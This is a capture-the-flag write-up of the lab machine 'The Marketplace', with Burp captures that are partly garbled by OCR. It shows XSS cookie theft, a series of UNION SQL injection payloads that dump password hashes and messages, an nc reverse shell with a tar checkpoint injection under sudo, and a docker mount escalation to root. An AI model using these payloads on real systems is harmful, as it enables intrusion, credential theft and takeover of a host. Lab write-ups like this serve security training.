
Initial Access (Via XSS)


- Good writeup ☑
- 1. Visit the webpage
- 2. Signup > Login > Make a listing



- 3. Visit Listing > Report
 - Report our listing so that it is sent to admin page and admin's
 cookie is sent to us



4. Change cookie using editthiscookie(ETC)



5. Refresh page and we are admin

The Marketplace


Home Administration panel | New listing | Messages | Log out

You have 0 new message(s)

6. Obtain flag at admin panel

SQLi:

- In the Administration Panel, we are able to view users by specifying their user id, SQLi is possible.
- Via burpsuite



1. Determine the number of columns this table has

```
# SQLi Payload
GET /admin?user=1+ORDER+BY+1
GET /admin?user=1+ORDER+BY+2
GET /admin?user=1+ORDER+BY+3
GET /admin?user=1+ORDER+BY+4
GET /admin?user=1+ORDER+BY+5 [ERROR!]

# Payload
user=1 ORDER BY 1
```

```
GET /admin?user=1+ORDER+BY+5 HTTP/1.1
                                                                                                                                                                                                                                                                                                                                      HTTP/1.1 500 Internal Server Error
Ger yamunitaen 1700 (1717).1
Host: 10.10.122.212
Upgrade-Insecure-Requests: 1
Usgr-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
                                                                                                                                                                                                                                                                                                                                      2 Server: nginx/1.19.2
3 Date: Mon, 22 Nov 2021 16:43:11 GMT
4 Content-Type: text/html; charset=utf-8
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
                                                                                                                                                                                                                                                                                                                                   5 Content-Length: 635
6 Connection: close
7 X-Powered-By: Express
 text/html,application/xhtml+xml,application/xml;g=0.9,image/avif,image/webp,image/apng,*/*;g=
| text/ntmi,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,apptication/xntmi+xmm,appticatio
                                                                                                                                                                                                                                                                                                                                     8 ETag: W/"27b-MPWVKl2l63rKbCtle+DufbtJPgs"
                                                                                                                                                                                                                                                                                                                                 10 <! DOCTYPE html>
                                                                                                                                                                                                                                                                                                                                                   <title>Error</title>
                                                                                                                                                                                                                                                                                                                                                       k rel='stylesheet' href='/stylesheets/style.css' />
 cnVLLCJpYXQiOjE2Mzc1OTg5OTd9.yBRIM-ix7A8ld5OOuKdpGE2emf6bMDA8I-OBIJy2FWs
If-None-Match: W/"307-ix/R+dItZyPIOjChAibT2VOo5hI"
                                                                                                                                                                                                                                                                                                                                               </head>
 Connection: close
                                                                                                                                                                                                                                                                                                                                             <hav>
  <b>The Marketplace</b>
<div class="right">
  <a href='/">Home</a> |
                                                                                                                                                                                                                                                                                                                                                             ca href="/admin">Administration nanel
                                                                                                                                                                                                                                                                                                                              <h2>Error: ER_BAD_FIELD_ERROR: Unknown column &#39;5&#39;
                                                                                                                                                                                                                                                                                                                               33 </body>
34 </html>
```

· No. of Columns: 4

2. Determine which columns are reflected

```
# SQLi Payload
          GET /admin?user=-1+UNION+SELECT+1,2,3,4
           # Payload
           user=-1 UNION SELECT 1,2,3,4
 1 GET /admin?user=-1+UNION+SELECT+1,2,3,4 HTTP/1.1
                                                                                                                                                                                                                                                                                                                          1 HTTP/1.1 200 OK
 1 GET / 3dmn/Tusers-14UICNHSELECTe1,2,3,4 HTTP/1.1
2 Host: 10.10.122.212
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mczila/5.0 (XII; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.34 Safart/537.36 DRYRI.0.4186.31
                                                                                                                                                                                                                                                                                                                                HTTP/1.1 200 0K
Server: nginx/1.19.2
Date: Mon, 22 Nov 2021 16:47:02 GMT
Content-Type: text/html; charset=utf-8
Connection: close
                                                                                                                                                                                                                                                                                                                                X-Powered-By: Express
ETag: W/"303-PWDbn+XWi9jCTlgleqahZrKz3MB"
Content-Length: 771
     MCCEPT:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
text/thml.application/html*xml.application/xml;q=0.9,image/avif,image/webp,image/appg,*/*;q=
0.9,application/signed-exchange;v=b3;q=0.9
(Feferer: http://10.10.102.212/admin
0.6 Feferer: http://10.10.102.212/admin
0.6 Feferer: http://10.10.102.212/admin
0.6 Feferer: http://10.10.10.22.212/admin
0.6 Feferer: http://10.10.22.212/admin
0.6 Feferer:
                                                                                                                                                                                                                                                                                                                         10 <!DOCTYPE html>
                                                                                                                                                                                                                                                                                                                                    <head>
                                                                                                                                                                                                                                                                                                                                  aneads
stitle>User 1</title>
slink rel='stylesheet' href='/stylesheets/style.css' />
</head>
dody>
 1 Connection: close
                                                                                                                                                                                                                                                                                                                                             <br/>b>The Marketplace</b>
                                                                                                                                                                                                                                                                                                                                  <div class="right">
<a href='/">Home</a> |
                                                                                                                                                                                                                                                                                                                                                 <a href="/admin">Administration panel</a> |
                                                                                                                                                                                                                                                                                                                    cal href=/mar-ther.listings/as |
cal href=/massaper*Messapes/as |
cal href=/massaper*Messapes/as |
cal href=# onals*document.cockie=token=; expires=Thu, 01 Ji
path=/;';document.location.reload()'>Log out</a>
                                                                                                                                                                                                                                                                                                                                                   <hl style="text-align: center">User 1</hl>
                                                                                                                                                                                                                                                                                                                                                 </div>
                                                                                                                                                                                                                                                                                                                                    </body>
```

Reflected Columns: 1,2

3. Determine the database()

```
# SQLi Payload

GET /admin?user=-1+UNION+SELECT+database(),database(),3,4

# Payload
user=-1 UNION SELECT database(),database(),3,4
```

```
GET /admin?user=-1+UNION+SELECT+database(),database(),3,4 HTTP/1.1
                                                                                                                   1 HTTP/1.1 200 0K
Host: 10.10.122.212
                                                                                                                   2 Server: nginx/1.19.2
Upgrade-Insecure-Requests: 1
                                                                                                                   3 Date: Mon, 22 Nov 2021 16:49:28 GMT
User-Agent: Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/537.36 (KHTML, like Gecko)
                                                                                                                   4 Content-Type: text/html: charset=utf-8
                                                                                                                   5 Connection: close
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
                                                                                                                  6 X-Powered-By: Express
7 ETag: W/"32b-XM+bDrwuYxmfHaZeY2+yuVXmfiY"
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.122.212/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
                                                                                                                  10 <! DOCTYPE html>
                                                                                                                  11 <html>
                                                                                                                      <head>
Cookie: token=
eyJhbGciOiJIUzIlNiIsInR5cCI6IkpXVCJ9.eyJlc2VySWQiOjIsInVzZXJuYWllIjoibWljaGFlbCIsImFkbWluIjpO
                                                                                                                          <title>User marketplace</title>
cnvlLCJpYXQiOjE2MzclOTg5OTd9.yBRIMHix7A8ld500uKdpGE2emf6bMDA8I-0BIJy2FWs
If-None-Match: W/"307-ix/R+dItZyPIOjChAibT2V0o5hI"
                                                                                                                         <link rel='stylesheet' href='/styleshe</pre>
                                                                                                                       </head>
                                                                                                                         <nav>
                                                                                                                          <b>The Marketplace</b>
                                                                                                                      <div class="right">
  <a href="/">Home</a> |
                                                                                                                21
                                                                                                                 22
23
24
                                                                                                                            <a href="/admin">Administration page
                                                                                                                 25
26
                                                                                                                           <a href="/new">New listing</a> |
<a href="/messages">Messages</a> |
                                                                                                                 -/ ¬d nret="#" onclick="document.cookie
path=/;";document.location.reload()">Log o
28
                                                                                                                            <a href="#" onclick="document.cookie
                                                                                                                       </div>
                                                                                                                  30 </nav>
                                                                                                                  32
                                                                                                                            <hl style="text-align: center">User
                                                                                                                  33
                                                                                                                            <div>
                                                                                                                               User marketplace <br />
ID: marketplace <br />
                                                                                                                                 Is administrator: true <br />
```

• Database Name: marketplace

4. Determine tables in the database(marketplace)

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(table_name),3,4+FROM+informati
on_schema.tables+WHERE+table_schema='marketplace'

# Payload
user=0 union select 1,group_concat(table_name),3,4 from
information_schema.tables where table_schema='marketplace'

## group_concat is used to append all the tables into one column
to be displayed
```

```
Response
 Request
Pretty Raw Hex \n ≡
                                                                                                                                       Pretty Raw Hex Render \n ≡
 1 GET /admin?user=
                                                                                                                                        1 HTTP/1.1 200 OK
                                                                                                                                        2 Server: nginx/1.19.2
3 Date: Mon, 22 Nov 2021 16:56:59 GMT
 ema='marketplace' HTTP/1.1
2 Host: 10.10.122.212
                                                                                                                                        4 Content-Type: text/html; charset=utf-8 5 Connection: close
 2 Host: 10.10.122.212
3 Upgrade-Insecure Pequests: 1
4 User-Agent: Mozilla/5.0 (X1); Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
(hrome/95.0.4693.54 Safari/597.36 OFFV01.0.4196.31
                                                                                                                                        6 X-Powered-By: Express
7 ETag: W/"316-zFjdb0PY4vGkt60H7zzGeu7aJ70"
 5 Accept:
                                                                                                                                        8 Content-Length: 790
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
                                                                                                                                       10 <! DOCTYPE html>
    0.8.application/signed-exchange;v=b3;g=0.9
U.S,application/signed-exchange;v=b.6
Referer: http://10.10.122.212/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=
                                                                                                                                             <head>
                                                                                                                                               <title>User 1</title>
                                                                                                                                                k rel='stylesheet' href='/stylesheets/styl
eyühdeci öllüzinkisnrBsccietkpXVCJ9.eyJlcZVySWqiojisnvzZXUvrWlljoibWljaGFlbCisImFkbWlljpo
cylhdeci öllüzinkisnrBscciofgSOfds, yettMeix7xBeldSOUKApGEZemf6bMDABI-OBIJyZFWs
10 If-None-Machi: W/307-1xFMeltZyPJOfd.hbiZVOSSH1.
                                                                                                                                             -/heads
11 Connection: close
                                                                                                                                                <br/>
<br/>
The Marketplace</b>
                                                                                                                                             <div class="right">
                                                                                                                                     20
: 21
: 22
: 23
                                                                                                                                                <a href="/">Home</a> |
                                                                                                                                                  <a href="/admin">Administration panel</a> |
                                                                                                                                      <a href="/new">New listing</a>
                                                                                                                                                   <h1 style="text-align: center">User 1</h1>
                                                                                                                                                        Is administrator: true <br />
```

- Tables in marketplace database:
 - items
 - messages
 - users

5. Determine columns in users table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(column_name),3,4+FROM+informat
ion_schema.columns+WHERE+table_name='users'

# Payload
user=0 union select 1,group_concat(column_name),3,4 from
information_schema.columns where table_name='users'
```

```
Pretty Raw Hex \n ■
                                                                                                                                                                                Pretty Raw Hex Render \n =
                                                                                                                                                                                  Pretty Evan Hex Render in The HTMF/1.1 200 OK
2 Sarver: nginv[/1.19.2
2 Sarver: nginv[/1.19.2
3 Date: Mon, 22 Now 2021 17:04:29 GMT
4 Content-type: text/html; charsetsutf-8
5 GR-Dowered by: Express 7
5 GR-Dowered by: Express 7
6 Content-Length: 805
6 Content-Length: 805
1 GET /admin?user=
-!+UNION+SELECT+1,group_concat(column_name),3,4+FROM+information_schema.columns+WHERE+table_n
ame='users' HTTP/1.1
2 Host: 10.10.122.212
| 3| Ulgrade | Insecure Paquests: 1
| 4| User-Agent: Mozilla/5.0 (X1); Linux X86_64| AppleWebKit/537.36 (KHTML, like Gecko)
| Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
text/html.application/html+wml.application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signade-exchange;v=b3;q=0.9
6.Referer: http://10.10.122.212/admin
6.Referer: http://10.10.122.212/admin
6.Recept-Encoding:gip, deflate
8.Accept-Language: en-US,en;q=0.9
Cookie: token
9.Accept-Language: en-US,en;q=0.9
Cookie: token
9.Yhbocio:11UzINiIsInFEctGikpxVCJ9.ey31c2VySWGi0jIsInVzZUJVWILIjoibWljaGFlbcIsImFkbwluIjpO
covilLCJprXID_gbzeclingSoftSoft,yeqUtex.x78eld500McdpGeZeefGbVDABI-OBIJySFWs
0.If-None-Natch: W/*30-iz/WedItZyPI0jChAibIZVDOShl*
1.Commettion: Close
                                                                                                                                                                                 10 <! DOCTYPE html>
                                                                                                                                                                                         <title>User 1</title>
                                                                                                                                                                                            k rel='stylesheet' href='/stylesheets/style.css' />
                                                                                                                                                                                            <nav>
<b>The Marketplace</b>
                                                                                                                                                                                            <a href='/'>Home</a> |
                                                                                                                                                                                               <a href="/admin">Administration panel</a> |
                                                                                                                                                                              <hl style="text-align: center">User 1</hl>
```

Table: Users

isAdministrator: 1 or 0

password: hashusername: string

6. Determine value of columns in users table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(username,':',password),3,4+FRO
M+users

# Payload
0 union select
1,group_concat(id,':',username,':',password,':',isAdministrator,'\
n'),3,4 from marketplace.users-- -
```

```
Response

Pretty IDM Her No IDM Her No IDM Her No IDM Her North Control (In IDM Her North Contro
```

- Table: users
 - · Column: username+password

```
system:$2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MS
GIGzsgW,
michael:$2b$10$yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EX
wQDGf/1q,
jake:$2b$10$/DkSlJB4L85SCNhS.IxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCR
b4ukG,
test:$2b$10$YXvIyq0R18BubtZWNAJ.m.HsAeZoke9Sbwk1sxryYPl0qwYT
M.ZgG
```

7. Determine value of columns in messages table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(column_name),3,4+FROM+informat
ion_schema.columns+WHERE+table_name='messages'

# Payload
user=0 union select 1,group_concat(column_name),3,4 from
information_schema.columns where table_name='messages'
```

```
Pretty Raw Hex \n ≡
                                                                                                                                                                                                                                                                                                                            Pretty Raw Hex Render \n =
                                                                                                                                                                                                                                                                                                                              HTMP/1.1 200 OK
2 Server: nginy/1.19.2
2 Server: nginy/1.19.2
3 Date: Mon, 22 Nov 2021 17:08:50 GMT
4 Content-Type: text/thal; charset=utf-8
5 Connection: close
6 X.Powered-By: Express
7 ETag: W/32e-aftcbuffnxFDM+ScbbkyP91*
8 Content-Length: 814
  1.0ET_radmin/users :
-islafiows.Excrt.proup_concat(column_name),3,4+FROM+information_schema.columns+imEPE+table_name='messages' MITP/1.1
-lest: 10.10.12.212
   5 Accent:
         text/html.application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
text/html,appl:cation/shtml*xml.application/xml;q=0.9;image/avif,image/webp,image/appg,*/*;q=
0.8,application/sigmed-xxclmage;veb3;q=0.9
6 Referer: http://lol.0.122.212/admin
7 Accept:Tencioning:gzp, deflate
8 Accept:Language: en:U5,en;q=0.9
Cookie: token
Cookie: toke
                                                                                                                                                                                                                                                                                                                                 <!DOCTYPE html>
                                                                                                                                                                                                                                                                                                                               //head>

//head>

4body>

4b>The Marketplace

                                                                                                                                                                                                                                                                                                                            <a href="/admin">Administration panel</a> |
                                                                                                                                                                                                                                                                                                                          </div>
                                                                                                                                                                                                                                                                                                                            30 </nav>
                                                                                                                                                                                                                                                                                                                                                         <h1 style="text-align: center">User 1</h1>
```

Table: messages

o is_read: 1 or 0

message_content: String

user_from: integer

user_to: integer

8. Determine values in columns of messages table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(user_to,':',message_content),3
,4+FROM+messages

# Payload
-1 UNION+SELECT 1,group_concat(user_to,':',message_content),3,4
FROM messages

# Use group_concat to append all message_content from all users
into one single column value for display
```

```
Request

First Data Here No. 1 | Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| First Dill. | Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| First Dill. | Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| First Dill. | Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| First Dill. | Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| First Dill. | Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':',message_content), %-effolthmessages
| Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':,message_content), %-effolthmessages
| Set Jadamin Number - LNACOH-SELECT-1,group_concat(user_to,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_content,':,message_conte
```

Table messages

Column: user_to+message_content

User 3:Hello!

```
4:Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!,

4:Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!,

4:Thank you for your report. We have reviewed the listing and found nothing that violates our rules.,

4:Thank you for your report. We have reviewed the listing and found nothing that violates our rules.,

4:Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our
```

An automated system has detected your SSH password is

too weak and needs to be changed. You have been

generated a new temporary password.

```
guidelines and will get back to you via private
message. Thanks for using The Marketplace!,
4:Thank you for your report. We have reviewed
```

SSH

1. SSH with jake > found 2nd flag

Privilege Escalation to michael via tar + sudo permission

1. Find out what sudo commands jake can use

```
jake@the-marketplace:-$ sudo -l
Matching Defaults entries for jake on the-marketplace:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on the-marketplace:
    (michael) NOPASSWD: /opt/backups/backup.sh
```

Find out content of backup.sh

3. Create payload & start listener

```
msfvenom -p cmd/unix/reverse_netcat lhost=10.11.49.241 lport=4444
R
# Copy the output
```

4. Create the tar exploit, checkpoints

```
cd /home/jake
echo "mkfifo /tmp/kdapuib; nc 10.11.49.241 4444 0</tmp/kdapuib |
/bin/sh >/tmp/kdapuib 2>&1; rm /tmp/kdapuib" > shell.sh
chmod +x shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```

5. Execute our sudo command

```
sudo -u michael /opt/backups/backup.sh
```

Shell obtained

```
(root kali)-[~/tryhackme/theMarketplace/exploit]
# pwncat --listen --port 4444
[02:05:51] Welcome to pwncat !!
[02:05:55] received connection from 10.10.122.212:53038
[02:06:00] 0.0.0.0:4444: upgrading from /bin/dash to /bin/bash
[02:06:02] 10.10.122.212:53038: registered new host w/ db
(local) pwncat$
(remote) michael@the-marketplace:/home/jake$ whoami
michael
(remote) michael@the-marketplace:/home/jake$
```

7. Upgrade shell if ur not using pwncat

Privilege Escalation to Root via docker

- List images
- 2. Use alpine
- 3. Mount entire filesystem to mnt
 - · for some reason, shell is messed up

```
docker run -v /:/mnt -it alpine
        michael@the-marketplace:/$ docker images
REPOSITORY
                            TAG
                                              IMAGE ID
                                                                   CREATED
themarketplace_marketplace
                                               6e3d8ac63c27
                                                                                       2.16GB
                           latest
                                                                   14 months ago
nginx
                            latest
                                               4bb46517cac3
                                                                   15 months ago
                                                                                       133MB
node
                            lts-buster
                                              9c4cc2688584
                                                                   15 months ago
                                                                                      886MB
nysql
alpine
                                                                   15 months ago
                            latest
                                               0d64f46acfd1
                                                                                      544MB
                                                                  18 months ago
                            latest
                                               a24bb4013296
                                                                                       5.57MB
        michael@the-marketplace:/$ docker run -v /:/mnt -it alpine; cd /mnt/root; cat root.txt; ls -la
 # [9;5R
/bin/sh: [9: not found
bin/sh: 5R: not found
 # [12;5Rls
/bin/sh: [12: not found
/bin/sh: 5Rls: not found
 # [15;5Rls
bin/sh: [15: not found
/bin/sh: 5Rls: not found
```

4. Use one liner, to obtain flag

```
cd /mnt/root; cat root.txt;
```

```
/ # cd /mnt/root; cat root.txt; ls -la
total 28
drwx----
            4 root
                                    4096 Aug 23 2020 .
                       root
            23 root
                                     4096 Aug 23 2020 ...
drwxr-xr-x
                       root
                                       9 Aug 23 2020 .bash_history -> /dev/null
lrwxrwxrwx
           1 root
                       root
                                     3106 Apr 9 2018 .bashrc
-rw-r--r--
            1 root
                       root
drwxr-xr-x
            3 root
                       root
                                     4096 Aug 23 2020 .local
                                     148 Aug 17 2015 .profile
-rw-r--r--
            1 root
                       root
                                    4096 Aug 23 2020 .ssh
drwx----
             2 root
                       root
-r----
            1 root
                       root
                                     38 Aug 23 2020 root.txt
```